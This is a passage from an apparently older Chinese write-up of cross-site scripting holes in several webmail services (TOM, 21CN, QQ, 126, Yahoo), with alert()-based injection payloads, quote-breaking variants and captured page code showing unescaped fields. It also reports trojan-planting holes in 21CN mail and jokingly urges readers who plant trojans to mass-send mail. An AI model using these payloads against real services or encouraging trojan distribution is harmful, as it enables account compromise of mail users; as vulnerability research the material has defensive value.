可以很清楚地看到原文的跨站代码没有被过滤，而且第二个跨站代码是在一个网页文件中。我们下载这个网页其实就是把原文中的部分代码下载了下来，但由于它里面的跨站代码并没有过滤，所以出现了跨站漏洞，而且只有一个跨站代码被执行了。不过这个漏洞还是有点奇怪，如果是用TOM邮箱给TOM邮箱发送跨站代码，这个漏洞就不存在了。

2.签名跨站

TOM邮箱一个比较好的功能是提供签名来识别邮件，如图4所示。但是它这里的签名却没有过滤好，比如我们输入的签名是跨站代码，如图5所示。修改后就出现了跨站效果，如图6所示。而且我们每次在




图4




图5




图 6

写邮件时或者回复别人邮件时都弹出这个对话框。

我们再来看看客户端代码：

```
<form name="sendmail" method="post" action="/cgi/ldmmapp?
funcid=compose&sid=lAYFoBNfOWqAklec">
<input type="hidden" name="signoption" value="&lt;option
value=&quot;1&quot;&gt;&lt;script&gt;alert(&quot;TOM签名跨站&quot;)
//跨站代码被转换了
&lt;/script&gt;&lt;/options&gt;" >
……………………省略代码
<input type="checkbox" name="ifsavetosent" value="y" >
保存到发件箱                使用我的签名
<select name="sign" size="1" >
<option value="不使用" selected >不使用</option>
<option value="1"><script>alert("TOM签名跨站")</script></options> //没转换
```

可以发现签名的两个输入框，它只过滤了签名的内容，而签名的提示却没有。所以这里会出现了一个跨站漏洞。

二、21CN 邮箱跨站

1. 邮件签名跨站

21CN有一个邮件签名的功能，它是用来对发出去的每个邮件都签上自己的名字。这个签名可以自己随便设定，如图 7 所示。




图 7

我们在签名的标题和正文都输入跨站代码<script>alert("21cn 签名跨站")</script>。点击保存后，就可以跨站了，效果如图8所示。




图 8

2. 地址本跨站

21CN 还提供了一个地址本的功能，这里可以手工加入用户的邮箱地址，如图 9所示。输入跨站代码<script>alert("21cn 地址本跨站")</script>后并没有实现跨站，打开客户端代码：<input size="20" name="Key" value="<script>alert("21cn 地址本跨站")</script>">。我们的代码被双引号闭合了，把双引号避开就是我们的任务了，经过一番分析发现"><script> alert('21cn地址本跨站')</script><"# 可以绕过双引号的封锁，成功地跨站了，如图 10 所示。




图 9




图 10

3. 邮箱挂马漏洞

21CN 邮箱还有个巨大的漏洞就是可以用来挂马，而且有两个挂马漏洞。我们先来写封邮件，我用的是 21CN 邮箱给 21CN 邮箱发的邮件，如图 11 所示。我在邮箱的链接中加入了挂马代码。等我收到邮件后打开，发现出现了漏洞，如图 12 所示。



图 11



图 12

这是第一个挂马漏洞，再来测试第二个。我们先发邮件，在邮件的内容中写入挂马代码，如图 13 所示。在我们收到邮件后，肯定要回复邮件啦，我们点击回复发件人后，就出现挂马效果了，如图 14 所示。这应该是一个非常大的漏洞了，喜欢挂马的朋友可以疯狂地去发邮件哦。




图 13




图 14



图 15




图 16

三、下载邮件跨站

首先要声明，TOM 邮箱提供两个下载邮件的功能，上面所讲述的是下载后是 HTML 文件功能的下载方式，而这里说的是下载后是eml格式方式的，这种方式目前 TOM、SOHU、21CN、163 等国内的邮箱都提供这个功能，目前国内提供这个功能的邮箱都存在这个漏洞。可以变相地用来跨站，而且下载回来的文件格式是eml，如图15所示。它是 outlook 的一种邮件格式，可以用 outlook 打开。如果用outlook 打开是不会出现跨站漏洞的，但是如果把后缀名改成 HTML格式就出现了跨站。这里拿 163 和 Sohu 来测试，如图 16 和图 17 所示。




图 17

四、QQ 邮箱跨站

1. 邮箱显示昵称跨站

QQ 邮箱借助QQ 在国内通讯软件上的统治地位，拥有着非常大的用户群。相对于其他邮箱，它的功能较少，但是比较简洁好用。目前拥有简洁版 Beta02 和 QQMail3.0 两个版本。简洁版中有一个邮箱显示昵称的功能，如图 18 所示。

如果直接输入<script>alert("邮箱显示昵称跨站")</script>并不能够得到跨站效果，下面是返回来的代码：




图 18

```
    <table width="100%" border="0" cellspacing="0" cellpadding="8" class="settingtable">
    <tr>
    <td width="120" align="right" class="settingtd"><b>邮箱显示昵称：</b></td>
    <td class="settingtd"><input name="nickname" type="text" class="txt" value="<script>alert("邮箱显示昵称跨站")</script>" maxlength=32/></td>
    <td align="right" class="settingtd"><b>每页显示：</b></td>
    <td class="settingtd">
    <select name="showcount" class="sel">
    <option value=1 selected="selected">25(推荐)</option>
    <option value=2 >50</option>
    <option value=3 >100</option>
    </select> 封邮件
    <script language="javascript">
    document.web_set.showcount[1-1].selected = true;
    </script>
```

我们发现跨站代码被双引号闭合了，但是可以用标签来突破限制，输入**"><script>alert("邮箱显示昵称跨站")</script><"**即可突破，从而得到跨站，如图19所示。




图19

2.通讯录跨站

QQ邮箱除了默认的QQ好友邮箱外，还可以自己添加联系人，如图20所示。




图20

在备注的输入框中可以输入跨站代码，其它地方做了限制，输入**<script>alert("通讯录跨站")</script>**即可看到效果，如图21所示。



图21

五、126邮箱跨站漏洞

1.RSS阅读跨站

126邮箱本人认为是国内最专业的，也是功能最齐全的邮箱。但是功能多了，邮箱的结构也就复杂了，安全性自然也就更加艰巨了。在它的邮箱服务中，提供了一个RSS的阅读功能，上面有很多的模块，如添加订阅、管理目录和订阅、生成OPML等等。在管理目录和订阅中我们可以自己添加目录，如图22。可这里并没有对<和>转换，所以我们输入图片跨站代码**<img src=javascript:alert("RSS添加目录跨站")></img>**后就出现了漏洞，如图23所示。




图22




图23

2.签名跨站

在个人邮件设置中提供了一个签名的小服务，可以自己修改签名，所以我们输入跨站代码**<img src=javascript:alert("签名提示跨站")></img>**后得到的结果如图24所示。既然不可以有双引号，那么把它改成单引号，不就绕过了？如图25所示。




图24



图25

六、Yahoo邮箱跨站

Yahoo邮箱也是国内顶尖的一个邮箱服务提供商，功能上并不亚于其他邮箱。在邮件管理的电邮地址中，我们可以自己编辑发件人姓名、回复地址等等一些选项，如图26所示。

我们在上面输入跨站代码后发现可以跨站，但是被双引号闭合了，代码如下：

```
    <table cellpadding=4 cellspacing=0 border=0 width="100%">
    <tr valign="top">
    <td class="label"><a name=fromname></a>发件人姓名：</td>
    <td>
    <input type=text name="FromName" value="<script>alert("cmd")</script>" class=tf size=20 maxlength=30>
    <span class="helptext">该姓名将出现在发送邮件的<em>发件人</em>一栏中。</span>
    </td>
    </tr>
    <tr valign="top">
    <td class="label"><a name=replyto></a>回复地址：</td>
    <td>
    <input type=text name="ReplyTo" value="<script>alert("cmd")</script>" class=tf size=20 maxlength=40>
```




图26

所以只要输入**"><script>alert("cmd")</script><"**就可绕开双引号的限制了，如图27所示。




图27

同时在邮件管理中还提供了一个电邮地址通知，它的作用是发送一张卡片给你的朋友通知你的新Yahoo！电邮地址如图28所示。

通过我的测试发现收件人输入框没有数据进行转换，当然这里和上面一样，被双引号闭合了，所以要输入代码**"><script>alert("电邮地址通知跨站")</script><"**才可以跨站，如图29所示。

